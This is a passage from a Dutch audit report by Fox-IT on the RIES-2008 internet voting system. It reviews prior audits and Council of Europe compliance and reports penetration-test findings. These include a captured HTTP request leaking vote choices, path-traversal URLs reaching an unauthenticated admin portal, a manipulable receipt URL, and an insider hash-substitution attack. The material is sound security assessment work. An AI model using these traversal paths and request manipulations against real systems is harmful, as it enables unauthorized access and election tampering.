M - Een off-line benadering zal worden ontworpen.

F - In RIES-2008 is cryptografische hardware toegevoegd om het sleutelbeheer te regelen.

2.1.3 RIES-2008

5. *Description and Analysis of the RIES Internet Voting System*, analyse van RIES in opdracht van het Waterschapshuis door EiPSI, 2008 (10)

Dit rapport geeft een beschrijving en analyse van de veiligheid van RIES-2008. Het rapport is gebaseerd op de beschikbare documentatie. Het rapport geeft een uitgebreid verslag van RIES-2008 en concludeert met een aantal bevindingen gebaseerd op een lijst van eisen uit het rapport van de commissie-Korthals Altes (13):

- Commentaar op het gebruik van DES en SHA-1.
- Documentatie is uitgebreid maar soms lastig te doorgronden. Fox-IT sluit zich hierbij aan (bevinding 5.7).
- Er kan niet gevalideerd worden dat vervalste kwitanties niet echt zijn (ook al opgemerkt door Cryptomathic in (12), zie ook bevinding 2.5).
- Alle sleutels *Kp* worden bij de drukker afgeleverd, die ze onversleuteld kan zien (zie ook bevinding 5.5).
- Met RIES kunnen stemmen door andere worden uitgebracht (*family voting*). *Kp* kan opgestuurd worden naar iemand anders die voor jou kan stemmen.
- Er is een bewijs dat iemand daadwerkelijk gestemd heeft en het is te achterhalen op wie (zie ook bevinding 2.4).

De voornaamste nieuwe bevinding in dit rapport is dat stemmen vervalst zouden kunnen worden (bevinding 2.6).

De algemene conclusie van EiPSI luidt dat RIES-2008 alleen geschikt is ter vervanging van poststemmen, en niet geschikt ter vervanging van het stemmen in een fysiek stembureau.

Bevinding 2.6. *Insiders* kunnen stemmen vervangen

EiPSI laat in (10) zien dat het mogelijk is om stemmen te injecteren of te verwisselen met hulp van binnenuit: de aanval is gericht op *VnCx* die 64 bits lang is en $RnCX_j$=MDC($VnCx)_j$. De aanvaller creëert een lijst met MDC(x) waarbij x=0, x=1, x=2, etcetera. Dit levert een lijst op van 2^{33} willekeurige 64-bits waarden, hetgeen ongeveer 32 Gbyte geheugenruimte in beslag neemt. De lijst bevat dus 2^{33} verschillende willekeurige stemmen. De aanvaller wil de stem van een kiezer vervangen door een willekeurige gegenereerde stem. Deze aanval vergt wel wat aannames: de aanvaller moet toegang hebben tot de ontvangen stemmen en waarschijnlijk tot de stemserver voordat het tellen begint. De makkelijkste manier om dit te doen is met hulp van binnenuit.

2.2 Rapporten over het gebruik van RIES

2.2.1 RIES-2004

6.	*Naar 30% respons: eindrapport,* onderzoek naar o.a. de gebruiksvriendelijkheid voorafgaand aan de waterschapsverkiezingen per internet in 2004 door Ithaka InfoVisie (14)
7.	*Waterschapsverkiezingen 2004*, evaluatie van o.a. de mening van kiezers over gebruiksvriendelijkheid na afloop van de waterschapsverkiezingen per internet in 2004 door Ithaka InfoVisie (15)
8.	*E-stemmen: laat jij je online stem gelden?*, marktonderzoek uit 2004 door NetPanel naar onder andere de gebruiksvriendelijkheid (16)
9.	*Resultaten quickscan elektronisch stemsysteem*, onderzoek naar de bruikbaarheid van de stemsite door TNO Technische Menskunde, 2004 (17)

Vier onderzoeksrapporten zijn aangeleverd die evalueren hoe het gebruik van RIES in 2004 is bevallen bij de kiezer. Aangezien de stemsite qua functionaliteit niet veel is veranderd kan een oordeel over de gebruikersvriendelijkheid hierop gebaseerd worden.

TNO Technische Menskunde heeft een *usability quickscan* uitgevoerd op de interface van een prototype van het RIES-systeem. Er is rekening gehouden met verschillende gebruikers en verschillende doelen of taken. In het rapport worden 54 knelpunten benoemd m.b.t. de gebruiksvriendelijkheid en toegankelijkheid van het elektronische stemsysteem.

Het onderzoek is gedegen en volledig. Er worden vele punten voor verbetering genoemd. Het rapport geeft geen indicatie van de ernst van de knelpunten. Het onderzoek is verricht op een prototype van een voorloper (RIES-2004) van het huidige systeem (RIES-2008). Sindsdien is aan de bevindingen van het rapport opvolging gegeven. Een hernieuwd onderzoek zou echter wenselijk kunnen zijn, om te verifiëren of nog altijd knelpunten kunnen worden geïdentificeerd.

De onderzoeken door Ithaka en Netpanel laten zien dat kiezers in de Waterschappen Rijnand en Dommel in 2004 positief oordeelden over het gebruiksgemak van de site.

2.2.2 KOA-2006

10.	*Kiezen op Afstand, Stemmen via internet, Rapportage experiment Tweede Kamerverkiezingen 2006*, evaluatie van het gebruik van RIES in 2006 door het Ministerie van Binnenlandse Zaken en Koninkrijksrelaties, 2006 (18)

Het Ministerie van BZK evalueerde het gebruik van RIES bij het experiment *Kiezen op Afstand* voor kiezers in het buitenland bij de Tweede Kamerverkiezingen van 2006. Het rapport evalueert op basis van de volgende drie uitgangspunten:

a. hoe de kiesgerechtigden oordelen over het stemmen met behulp van internet;
b. de ervaringen van de stembureauleden;
c. de organisatorische consequenties en de financiële en administratieve lasten.

Ten aanzien van dit onderzoek is alleen onderdeel (a) relevant, omdat ook het Waterschapsbesluit eist dat gebruikersvriendelijkheid en toegankelijkheid is geborgd. Het positieve oordeel van kiesgerechtigden dat blijkt uit de evaluatie geeft een positief signaal ten aanzien van deze eis uit het Waterschapsbesluit.

2.3 Technische toetsingen van de beveiliging

2.3.1 RIES-2004

11.	*Server Audit van RIES*, een analyse uit 2004 van de serverconfiguraties door de Radboud Universiteit (KUN) (19)

De *Security of Systems Group* van de Radboud Universiteit (destijds KUN) heeft in juli 2004 een onderzoek gedaan naar RIES-2004 (19). Het gaat om een analyse van de serverconfiguratie die destijds in gebruik was. In het nieuwe systeem zullen geheel andere c.q. vernieuwde versies van

besturingssystemen worden gebruikt, hetgeen dit rapport grotendeels irrelevantmaakt voor de huidige opzet. Een aantal bevindingen hieruit zijn echter nog wel relevant en zijn hieronder genoemd.

Denial of Service	De bescherming tegen Denial of Service aanvallen wordt verzorgd door SURFnet. Dit wordt aangegeven in (20) (paragraaf 1.2, item 6 onder Acties n.a.v. de conclusie).
Database/logfiles vullen	Dit wordt ook door SURFnet verzorgd door te zorgen voor voldoende diskspace. Dit wordt aangegeven in (20) (paragraaf 1.2, item 6 onder Acties n.a.v. de conclusie).

Deze bevindingen zijn volgens de aangeleverde documentatie grotendeels opgelost in het huidige stemsysteem, met uitzondering van het volgende issue.

Bevinding 2.7. Stemserver in 2004 niet adequaat afgesloten, bevinding niet opgevolgd

De Radboud Universiteit stelt in (19) als volgt: "Het afsluiten van de stemserver na de test is volgens ons niet adequaat gedaan. Het is niet precies op het moment dat de testperiode afliep gedaan en het is ook niet gedaan voor alle ingangen naar de stemomgeving."

Het Waterschapshuis geeft niet aan of men instemt met deze bevinding en zo ja, op welke wijze hetzelfde probleem in de toekomst kan worden voorkomen.

12. *RIES Infrastructuur Audit*, een technische analyse van de serverconfiguraties door Madison Gurkha, 2004 (21)
13. *RIES JavaScript Review*, een analyse van de software die bij het stemmen in de browser van de kiezer draait door Madison Gurkha, 2004 (22)

Madison Gurkha heeft in 2004 grondige reviews van de veiligheid uitgevoerd van de serverconfiguraties en van het gedeelte van de stemdienst die door de browser van de kiezer moet worden uitgevoerd. Gezien de eerder genoemde ontwikkelingen sinds 2004 ten aanzien van de inrichting van de serversystemen en van RIES zelf sinds 2004 kan de relevantie van deze onderzoeken voor RIES-2008 zeer beperkt worden genoemd. Fox-IT acht het wel zeer wenselijk dat een dergelijke beveiligingstest wordt uitgevoerd op de servers die in 2008 zullen worden gebruikt.

Bevinding 2.8. Technische beveilingstest serverconfiguratie niet uitgevoerd

In 2004 is een grondige beveiligingstest uitgevoerd van de serverconfiguraties alvorens de verkiezingen van start gingen. In 2008 zullen andere (versies van) besturingssystemen worden gebruikt, waardoor de test uit 2004 niet meer relevant is. Uitvoering van een dergelijke test is van belang voor de beveiliging, zoals ook geïllustreerd door de gedetailleerde onderzoeksbevindingen in (21).

2.3.2 KOA-2006

14. *Beoordeling KOA, Een beoordeling van de integriteit van "Kiezen op Afstand"*, onderzoek naar de integriteit van de broncode door CIBIT, 2006 (23)

CIBIT, een IT-adviesbureau uit Bilthoven, heeft in september 2006 een een review uitgevoerd van de broncode van RIES zoals die op dat moment werd voorzien voor de Tweede Kamerverkiezingen in 2006 (*Kiezen op Afstand*) (23). De belangrijkste conclusies van CIBIT luiden als volgt:

Kwetsbaarheid STUF-C10	Dit bestand wordt versleuteld aangeleverd aan de drukker. De sleutel wordt door middel van procedures afgeschermd zodat alleen de drukker de beschikking hierover heeft. Dit wordt aangegeven in (20) (paragraaf 1.2, item 1 onder Acties n.a.v. de conclusie). Zie ook bevinding 5.5 in dit rapport.
Gevoeligheid *Kgenvoterkey*	Deze sleutel is nu slechts beschikbaar binnen de hardware-cryptomodules.
Lengte van de SSL-pakketten	Hoewel de inhoud van via het internet verzonden berichten versleuteld is zou de grootte van een datapakket aanwijzingen kunnen geven over de stem die erin zit. Dit issue is inmiddels opgelost in de implementatie door de gehele lijst van partijen en kandidaten in een keer over te sturen, blijkens eigen onderzoek van Fox-IT.

Configuratie moet goed staan	Dit wordt gecontroleerd door middel van een 'schouw' van de configuratie, voordat de verkiezingen starten. Dit wordt aangegeven in (20) (paragraaf 1.2, item 4 onder Acties n.a.v. de conclusie).
Logging van stemmen mag niet	Ook dit risico wordt aangepakt door middel van procedures. Dit wordt aangegeven in (20) (paragraaf 1.2, item 5 onder Acties n.a.v. de conclusie). Er is echter sprake van conflicterende belangen, zie ook bevinding 2.3.
Voorkomen van bruteforce	Wordt geregeld door SURFnet die het technische beheer doet. Dit wordt aangegeven in (20) (paragraaf 1.2, item 6 onder Acties n.a.v. de conclusie).
2x vervangend stempakket	Elk vervangend pakket wordt geregistreerd, dus twee vervangende stempakketten naar dezelfde kiezer sturen wordt gedetecteerd, blijkens de aangeleverde documentatie en uit interviews met de betrokkenen bij het Waterschapshuis.
Niet-publieke info moet gewist worden	Dit wordt opgelost door middel van procedures en verplichtingen aan onder andere de drukker. Dit wordt aangegeven in (20) (paragraaf 1.2, item 1 onder Acties n.a.v. de conclusie).
Rechten helpdesk/beheer	De rollen binnen RIES zijn strikt gescheiden, en procedureel is er de eis dat de verschillende rollen door verschillende mensen worden uitgevoerd. Dit wordt aangegeven in (20) (paragraaf 1.2, item 9 onder Acties n.a.v. de conclusie). De beveiliging van de portalschermen (zie hoofdstuk 4) geeft echter aanleiding tot zorg dat deze rollenscheiding omzeild kan worden.

Deze bevindingen zijn volgens de aangeleverde documentatie grotendeels opgelost in het huidige stemsysteem, met uitzondering van het volgende issue.

Bevinding 2.9. Risico van relatieve onbekendheid MDC-2

CIBIT uit in (23) zorgen over de relatieve onbekendheid van het hashing-algoritme MDC-2. Deze onbekendheid betekent dat minder zekerheid bestaat over de betrouwbaarheid van het algoritme dan bij de meer gangbare hashing-algoritmes. Fox-IT deelt deze zorg.

15. *Webapplicatiescan Kiezen op Afstand*, technisch onderzoek via het internet naar de stemsite door GOVCERT.NL uit 2006 (24)

GOVCERT.NL levert een beknopt verslag van een beveiligingstest via het internet van de stemsite ten tijde van *Kiezen op Afstand* in 2006. De korte conclusie bevat de serieuze waarneming dat de site kwetsbaar is voor het zogenaamde *Cross-Site Scripting* (XSS). De respons van het Waterschapshuis schat naar de mening van Fox-IT de impact van deze kwetsbaarheden geheel onjuist in door te stellen dat actie op dit punt onnodig is.

Uit de eigen beveiligingstest van Fox-IT bleek echter dat de kwetsbaarheid van de stemsite voor XSS-aanvallen wel degelijk is opgelost, in tegenstelling tot wat de documentatie beweert.

Wel bleek uit dit onderzoek dat de beheerschermen van SURFnet en de waterschappen nog wel bevattelijk zijn voor XSS, zie bijvoorbeeld bevinding 4.8. Ook zijn deze schermen kwetsbaar voor een ernstiger vorm van manipulatie door gebrekkige invoervalidatie, *SQL injection* (bevinding 4.11).

2.3.3 RIES-2008

16. *Review integriteit RIPOCS broncode*, onderzoek naar de broncode van specifiek onderdeel van RIES, in opdracht van het Waterschapshuis, door Collis (2008) (25)

In opdracht van het Waterschapshuis heeft het Leidse bedrijf Collis een analyse uitgevoerd van de broncode van een gevoelig onderdeel van RIES-2008, RIPOCS. RIPOCS omvat de hardware die de cryptografische sleutels maakt en onder andere de geheime "hoofdsleutel" *Kgenvoterkey* bevat.

Uit het rapport blijkt dat Collis in juni 2008 net als Fox-IT het probleem heeft ondervonden dat een systeem moest worden onderzocht dat nog in ontwikkeling was: "Voor dit onderzoek is ons een voorlopige versie van de broncode en een nog in ontwikkeling zijnde versie van de specificaties ter

beschikking gesteld ter beoordeling. Gevolg hiervan is dat over de integriteit van de definitieve implementatie van RIPOCS geen uitspraak gedaan kan worden."

Collis concludeert dat "een aantal zwakheden en inconsistenties [zijn] geconstateerd die tot ongewenst gedrag kunnen lijden (sic). [...] De inschatting is dat met relatief eenvoudige aanpassingen de risico's voor een groot deel gemitigeerd kunnen worden."

Fox-IT kan zich in de conclusies van Collis vinden, maar moet (met Collis) opmerken dat de relevantie van het onderzoek beperkt is door de veranderlijkheid van het onderzochte object. Zolang het onderzoeksobject niet definitief vaststaat is het niet mogelijk een uitspraak te doen over de veiligheid van het systeem dat zal worden gebruikt.

2.4 Algemene analyses en testrapporten

2.4.1 KOA-2006

17. *Risicoanalyse Kiezen op Afstand*, risicoanalyse van het internetstemsysteem door het Ministerie van BZK uit 2007 (26)
18. *Schouwrapportage Kiezen op Afstand*, verslag van een "schouw" op Kiezen op Afstand bij de Tweede Kamerverkiezingen van 2006 (auteur onvermeld, waarschijnlijk door of in opdracht van het Ministerie van BZK uitgevoerd) (27)
19. Een negental testrapporten uitgevoerd voorafgaand aan de Tweede Kamerverkiezingen van 2006 (auteur onvermeld, waarschijnlijk door of in opdracht van het Ministerie van BZK uitgevoerd): een *accessibility test* (28), een *backup- en recoverytest* (29), een *browsercompatibiliteitstest* (30), een *deelsystementest* (31), een *functionele acceptatietest* (32), een *functionele acceptatietest helpdesk* (33), een *inhoudelijke stresstest* (34), een *ketentest* (35) en een *regressietest* (36)

De diverse testrapporten leveren nog een aantal aanbevelingen op waaraan door het Waterschapshuis nog niet in alle gevallen opvolging is gegeven:

Bevinding 2.10. Geen calamiteitenplan

In 2006 is geconstateerd dat men op calamiteiten niet is voorbereid, er is geen calamiteitenplan. Het Waterschapshuis heeft aangekondigd dat het calamiteitenplan in augustus 2008 gereed zal zijn.

Als mitigerende omstandigheid moet worden opgemerkt dat de geplande verdeling van de infrastructuur over drie locaties in drie verschillende steden de kwetsbaarheid voor rampen beperkt.

Bevinding 2.11. Stemsite voldoet niet aan toegankelijkheidseisen overheidswebsites

In 2006 is de stemsite getoetst aan de overheidsrichtlijnen voor toegankelijkheid van websites. Dit is met name belangrijk voor mensen met een visuele handicap, maar helpt ook te garanderen dat werking van de site niet afhankelijk is van het gebruik van een bepaalde webbrowser.

De site faalde op 18 van de 22 eisen. Dit wordt met name veroorzaakt door het feit dat het voor het stemgeheim essentieel is dat de browser bepaalde complexe berekeningen uitvoert (in Javascript), en dat de toegankelijkheidseisen afhankelijkheid van Javascript categorisch verbieden.

Jammer is dat het Waterschapshuis in haar reactie dit punt in het geheel niet maakt, maar zich beperkt tot de mededeling dat niet alle bevindingen in 2008 zullen zijn opgelost.

Een analyse van de toegankelijkheid van de site voor visueel gehandicapten zou zinvol zijn. Het is niet onmogelijk dat de site geschikt kan worden gemaakt voor visueel gehandicapten zonder af te doen aan de handhaving van het stemgeheim.

Bevinding 2.12. Stemsite werkt niet goed in sommige browsers

De conclusie van de regressietest luidt onder meer dat de site niet goed werkt in browsers die op KHTML zijn gebaseerd zoals Safari (Apple) en Konqueror (Linux). Het Waterschapshuis geeft in een reactie (20) aan hier geen prioriteit aan te geven voor 2008. Gebruikers hebben met het gratis beschikbare Mozilla Firefox een alternatief.

3 Aanbevelingen Raad van Europa

3.1 Inleiding

In dit hoofdstuk zijn een aantal observaties gedaan op het internet verkiezingssysteem met betrekking tot de Aanbevelingen van de Raad van Europa (3). De observaties zijn gebaseerd op de aangeleverde documentatie door het Waterschapshuis (4) en eigen waarnemingen in door Fox-IT uitgevoerd aanvullend onderzoek (zie Hoofdstuk 1). Vanwege de ook in Hoofdstuk 1 omschreven problematiek ten aanzien van de nog niet definitieve versies is bestaanscontrole slechts in beperkte mate uitgevoerd. Conclusies en bevindingen (zowel positief als negatief) zijn derhalve vrijwel uitsluitend gebaseerd op documentatieonderzoek naar de opzet van RIES-2008.

Bij het beoordelen is gekeken naar het concept en de implementatie. Een aanbeveling of eis kan in concept voldoen, bijvoorbeeld omdat bepaalde procedures zijn opgesteld. In een aantal gevallen is het sterk afhankelijk hoe bepaalde zaken zijn geprogrammeerd of geïmplementeerd. Er zijn ook gevallen waarbij de aanbeveling of eis theoretisch onmogelijk is om aan te voldoen. In dat geval moet er sprake zijn van een "best effort". Er moeten maatregelen zijn genomen met "gepaste ijver".

3.2 Bevindingen

In Appendix B vindt u de analyse van Fox-IT ten aanzien van elk van de 112 aanbevelingen die de Raad van Europa doet. Waar moet worden opgemerkt dat RIES-2008 niet of niet aantoonbaar voldoet aan een aanbeveling hebben we dit geformuleerd in een onderzoeksbevinding, als volgt:

Bevinding 3.1. Toegankelijkheid en bedieningsgemak

Hoewel bedieningsgemak van voorgaande versies vrij uitgebreid en positief is beoordeeld kan niet worden vastgesteld of dit ook geldt ten aanzien van de huidige versie – uit de aangeleverde documentatie blijkt niet dat dit opnieuw getest is, of dat de wijzigingen op bedieningsgemak zijn beoordeeld (Raad van Europa, Aanbevelingen 1, 3, 20, 61, 63). Voor wat betreft de toegankelijkheid refereren we ook aan bevindingen 2.11 en 2.12.

Bevinding 3.2. Kiezer kan stem later ongeldig maken

In Aanbevelingen 5 en 6 raadt de Raad van Europa aan dat een kiezer slechts éénmaal, via één kanaal, een stem kan uitbrengen. Formeel voldoet RIES-2008 daaraan niet, hoewel dubbeltellingen worden voorkomen. Wel is het mogelijk dat een stem na te zijn uitgebracht ongeldig wordt gemaakt, eventueel zelfs ongemerkt als de kiezer geen bevestiging van de stem ontvangt (bijvoorbeeld door een technische storing), en later nogmaals stemt op een andere kandidaat waardoor beide stemmen ongeldig worden.

Bevinding 3.3. Versleutelde stemmen worden opgeslagen

RIES-2008 voldoet formeel niet aan Aanbeveling 11 van de Raad van Europa. Door de opslag van versleutelde stemmen (inherent aan het systeem) is reconstructie van de stem in principe mogelijk, zij het dat dit omgeven is door technische en organisatorische beschermingsmaatregelen.
Ook bevindingen 4.1 (versturen van afgebroken stem) en 5.1 (stemgeheim niet houdbaar na 2030) veroorzaken dat RIES-2008 niet voldoet aan Aanbeveling 11.

Bevinding 3.4. Foutmelding meldt niet dat ook blanco kan worden gestemd

Foutmelding A020 (37) vermeldt de mogelijkheid van blanco stemmen niet. Dit kan worden uitgelegd als strijdig met Aanbeveling 13 van de Raad van Europa.

Bevinding 3.5. Anonimiteit niet onbeperkt gewaarborgd

Bevinding 5.1 (stemgeheim niet houdbaar na 2030) betekent dat aan Aanbevelingen 17 en 78 van de Raad van Europa (betreffende anonimiteit van de kiezer) in RIES-2008 niet wordt voldaan.

Bevinding 3.6. Uitproberen stemsysteem niet gepland

Uit de documentatie is niet gebleken dat conform aanbeveling 22 van de Raad van Europa is voorzien in een "proefstemvoorziening" waar kiezers voorafgaand aan de verkiezingen het internetstemsysteem kunnen uitproberen.

Bevinding 3.7. Kwitantie en stembevestiging in strijd met aanbevelingen Raad van Europa
Aanbevelingen 51 en 52 van de Raad van Europa zijn strijdig met het fundamentele ontwerp van RIES. De kwitantie voor de kiezer en de mogelijkheid om na afloop van de verkiezingen te bevestigen dat een stem is meegeteld zijn inherent aan de opzet van RIES. De Raad van Europa waarschuwt voor de mogelijkheid dat een kiezer die gedwongen wordt een bepaalde stem uit te brengen hierdoor in de problemen kan komen. Echter, de opzet van de waterschapsverkiezingen (poststemming c.q. internetstemming) is hoe dan ook al zodanig dat kiezersdwang mogelijk is. Wel moet worden opgemerkt dat RIES het mogelijk maakt dat een stem na afloop van de verkiezingen nog wordt geverifieerd door met behulp van de stemcode (*Kp*, zie Hoofdstuk 5) de gewenste stem zelf te herberekenen en deze te toetsen met behulp van het vooraf gepubliceerde referentiebestand en de achteraf gepubliceerde gedetailleerde uitslag. Zie ook bevindingen 2.4 en 2.5.

Bevinding 3.8. Eenduidige identificatie niet mogelijk bij gelijke naam en gelijk adres
Aanbeveling 82 van de Raad van Europa spreekt van eenduidige identificatie van kiezers. De opzet van RIES-2008 laat volgens de documentatie echter de mogelijkheid open dat twee of meer personen op hetzelfde adres met dezelfde voorletters en achternaam (doch met verschillend geboortejaar) identieke stempakketten ontvangen. Tenzij deze personen bij toeval het juiste stempakket gebruiken zal dit erin resulteren dat zij, zonder dat zij het merken, een ongeldige stem uitbrengen.

Bevinding 3.9. Sporen van stem worden niet uitgewist
RIES kan niet voldoen aan Aanbeveling 93 van de Raad van Europa, die vereist dat elk spoor wordt gewist dat een individuele kiezer mogelijk in verband kan brengen met de uitgebrachte stem. In RIES worden sporen van een stem met opzet niet gewist. Dit levert inherente risico's, zoals geïllustreerd door bevinding 5.1. Overigens betekent ook een fout in de huidige versie van de implementatie (bevinding 4.6, internetstemsite laat technische stemcodes achter in de browsergeschiedenis) dat RIES-2008 zoals in juni 2008 bij de ketentest gebruikt niet aan aanbeveling 93 voldoet.

Bevinding 3.10. Integriteit van logsysteem niet gewaarborgd
Uit de opzet van de netwerk- en serverconfiguratie die de waterschappen willen gebruiken voor RIES-2008 blijkt niet dat er is voorzien in een logsysteem dat de activiteiten van de technisch beheerders vastlegt. Dit is een essentiële controlemaatregel die ook vereist wordt door Aanbeveling 109 van de Raad van Europa.

4 Beveiligingstest internetstemvoorziening

4.1 Omschrijving onderzoek

Bij het ketenonderzoek dat het Waterschapshuis in juni 2008 uitvoerde heeft Fox-IT eigen onderzoek verricht naar de beveiliging van het internetstemgedeelte van de test. Deze toepassing kon tussen 16 en 24 juni 2008 worden worden bereikt onder het webadres `http://stem.surfnet.nl/`, alwaar stemmen in testverkiezingen van de ketentest konden worden uitgebracht. Het Waterschapshuis stelde Fox-IT tien stempakketten voor de testverkiezingen ter beschikking, waarmee is getest in hoeverre via het internet misbruik zou kunnen worden gemaakt van de internetstemvoorziening.

Dit hoofdstuk beschrijft de bevindingen die de internet-onderzoekers van Fox-IT in deze periode hebben gedaan. Elke bevindng beschrijft een waarneming en een risicoinschatting. Hoewel de meeste bevindingen zeer technisch van aard zijn hebben wij ernaar gestreefd om waar nodig een niet-technische impact van elke bevinding aan te gevan.

Waar nodig zijn de bevindingen bijgesteld op basis van een reactie van het Waterschapshuis.

4.2 Bevindingen

Bevinding 4.1. Stembureau kan afgebroken stemmen inzien

De geselecteerde partij en kandidaat worden meegestuurd naar de server wanneer tijdens het kiezen het stemproces wordt afgebroken of de keuze wordt gewijzigd. De informatie wordt meegestuurd in respectievelijk de parameters `radio_group` en `candidate`.

Hoewel het systeem grote moeite doet om de feitelijke stem van de kiezer niet zichtbaar te laten zijn voor de stemserver gebeurt dat op eenvoudige wijze toch als de kiezer op een verkeerde button klikt.

Het probleem kan zichtbaar gemaakt worden door het stemproces af te breken op het moment dat een kandidaat is geselecteerd. Er worden dan diverse parameters, waaronder de op dat moment geselecteerde partij en kandidaat, naar de server gestuurd. De applicatie verstuurt de volgende HTTP-aanvraag als de gebruiker wil annuleren:

```
POST /server HTTP/1.1
Host: stem.surfnet.nl
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.14) Gecko/20080419
Ubuntu/8.04 (hardy) Firefox/2.0.0.14
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plai
n;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://stem.surfnet.nl/server
Content-Type: application/x-www-form-urlencoded
Content-Length: 694

pageid=A025&elid=8001&actionreq=stop&language=NL&sessiondata=aWdub3Jlc3RhdHVzPWZ
hbHNlJnJlc3BpZD1mY2QxNDRmNTUwNDFhZTU3N2RmYmI1YThkNTI2MTc1YyY%3D&text_group=Selec
teer+de+lijst+van+uw+voorkeur+of+selecteer+%27blanco+stem%27%3Cbr%3E+en+klik+op+
%27Verder%27.%3Cbr%3E+&text_candidate=Maak+uw+keuze+en+klik+op+%27Verder%27.&tex
t_group_infomsg=Er+zijn+nog+meer+lijsten%2C%3Cbr%2F%3E+klik+op+de+scrollbar+--%3
E&text_candidate_infomsg=Er+zijn+nog+meer+kandidaten%2C%3Cbr%2F%3E+klik+op+de+sc
rollbar+--%3E%3Cbr%3E%3Cbr%3E&text_backbutton=Wijzigen&radio_group=8001000103%3A
03%3AWater+Ja%2C+natuurlijk&candidate=8001000103%3A03%3AWater+Ja%2C+natuurlijk%3
A800100010303%3ALeliveld%2C+K.L.N.+%28M%29%3AVinkeveen
```

Bevinding 4.2. Versienummer systeemsoftware leesbaar

De Apache Tomcat-webservice die bereikbaar is via de systemen `195.169.124.82` en `192.87.106.194` geeft het versienummer van de software weer.

Met kennis van het versienummer van de Apache Tomcat webservice kan door kwaadwillende gebruikers gericht worden gezocht naar bekende kwetsbaarheden in de betreffende versie van de Apache webservice.

Wanneer een niet-bestaande pagina wordt opgevraagd in één van de directories `/test` of `/server`, wordt de volgende regel onderaan de foutpagina weergegeven:

```
Apache Tomcat/5.5.9
```

Het is denkbaar dat het gegeven versienummer niet het daadwerkelijke versienummer is, o.m. doordat het gebruikte besturingssysteem vaak beveiligingsupdates aanbrengt in oude versies zonder versienummers te updaten. Uit tests op bekende beveiligingsproblemen is echter gebleken dat daadwerkelijk versie 5.5.9 (of ouder) van Apache Tomcat in gebruik is.

Bevinding 4.3. Verouderde versie van systeemsoftware met bekende beveiligingsfouten

De gebruikte versie van de Apache Tomcat-webservice is verouderd en bevat meerdere publiekelijk bekende kwetsbaarheden.

De gebruikte versie van Apache Tomcat bevat meerdere publiekelijk bekende kwetsbaarheden. Enkele van deze kwetsbaarheden maken het mogelijk om informatie over de server of de webapplicatie op te vragen. Andere kwetsbaarheden stellen een kwaadwillende mogelijk in staat om Cross-Site Scripting (XSS) of Denial of Service (DoS) aanvallen uit te voeren.

Of de kwetsbaarheden daadwerkelijk kunnen worden uitgebuit hangt van de configuratie van de webservice af. Desondanks is Fox-IT van mening dat het gebruik van een verouderde Apache Tomcat versie een hoog risico met zich meebrengt.

De volgende versie van de Apache Tomcat webservice is door Fox-IT gedetecteerd:

```
Apache Tomcat/5.5.9
```

Een overzicht van de bekende kwetsbaarheden voor deze versie van Tomcat is te vinden op `http://tomcat.apache.org/security-5.html`.

Bevinding 4.4. Servermappen zijn in te zien

Het is mogelijk om van enkele mappen op de Apache Tomcat server de inhoud op te vragen.

Het toestaan van deze zogenaamde "directory listings" stelt gebruikers in staat om de aanwezige bestanden in de betreffende directory te bekijken en te openen zonder dat deze via de "officiële" weg beschikbaar zijn. Zo kan eventueel technische informatie over het systeem achterhaald worden.

De volgende URL's tonen aan dat de Apache Tomcat webservice directory listings toestaat:

```
https://stem.surfnet.nl/server/%5c../css/
https://stem.surfnet.nl/server/%5c../images/
https://stem.surfnet.nl/server/%5c../work/
```

In de directory `work` trof Fox-IT de volgende bestanden aan die mogelijk gevoelige informatie bevatten:

```
sessions.ser
tldCache.ser
```

Bevinding 4.5. Kwitantie is manipuleerbaar

De inhoud van de tabel in de kwitantie (PDF-bestand) kan door de gebruiker worden bepaald. De inhoud van de parameter `tsinfo` in de HTTP-aanvraag bepaalt de inhoud van de tabel in de PDF.

Als een kwaadwillende in staat is om de HTTP-aanvraag voor de kwitantie te manipuleren dan kan deze de inhoud van de PDF deels beïnvloeden, waardoor het vertrouwen in de verkiezingen mogelijk kan worden misbruikt voor bijvoorbeeld phishing-aanvallen.

De volgende URL toont een gemanipuleerde kwitantie waarbij de waarde van `ontvangstbevestiging` staat ingesteld op `http://www.fox-it.com`:

```
https://stem.surfnet.nl/pdf?tsinfo=80010001|Hoogheemraadschap%20van%20Rijnland|7
00a76ba928c6036-d7f181f9ccc44df1|%68%74%74%70%3a%2f%2f%77%77%77%2e%66%6f%78%2d%6
9%74%2e%63%6f%6d
```

Bevinding 4.6. Technische stemcodes in browsergeschiedenis

Het is mogelijk om de technische stemcodes te achterhalen uit de browsergeschiedenis van kiezers. Bij het downloaden van de kwitantie wordt de parameter `tsinfo` als `GET`-variabele naar de server verstuurd.

Een kwaadwillende die fysiek toegang heeft tot de computer van een kiezer kan mogelijk de technische stemcodes van deze kiezer achterhalen uit de browsergeschiedenis. In combinatie met eventuele kwetsbaarheden in de browser kan deze kwetsbaarheid mogelijk ook van afstand worden misbruikt.

Na het succesvol uitvoeren van een stem en het downloaden van een kwitantie bleef de volgende URL achter in de browsergeschiedenis:

```
https://stem.surfnet.nl/pdf?tsinfo=80010001|Hoogheemraadschap%20van%20Rijnland|7
00a76ba928c6036-d7f181f9ccc44df1|6D72CFFA
```

Een ander scenario is dat de kiezer heeft gestemd op de PC van iemand anders, op het werk, bij vrienden of familie, of in een internetcafé. Een volgende gebruiker zou uit de browsergeschiedenis (als deze niet gewist wordt) de gebruikte technische stemcodes kunnen achterhalen.

Bevinding 4.7. Beheerschermen zichtbaar via het internet

De RIES Beheer Portal kan geopend worden vanaf elke plaats op het internet, zonder authenticatie, via de URL `https://stem.surfnet.nl/server/%5C../admin/`.

Uit de reactie van het Waterschapshuis blijkt dat het hier gaat om noodschermen voor technisch beheerders die alleen op de fysieke locaties van de stemservers bereikbaar zouden moeten zijn. Het betreft dus niet de portalschermen voor de stembureaus bij de waterschappen.

De RIES Beheer Portal stelt kwaadwillenden in staat om onder andere verkiezingen te starten en te stoppen, statusoverzichten op te vragen en resultaten te bekijken.

Voorbeeld van een beheerscherm dat zonder in te loggen via het internet te benaderen was

Bevinding 4.8. Beheerschermen kwetsbaar voor Cross-Site Scripting (XSS)

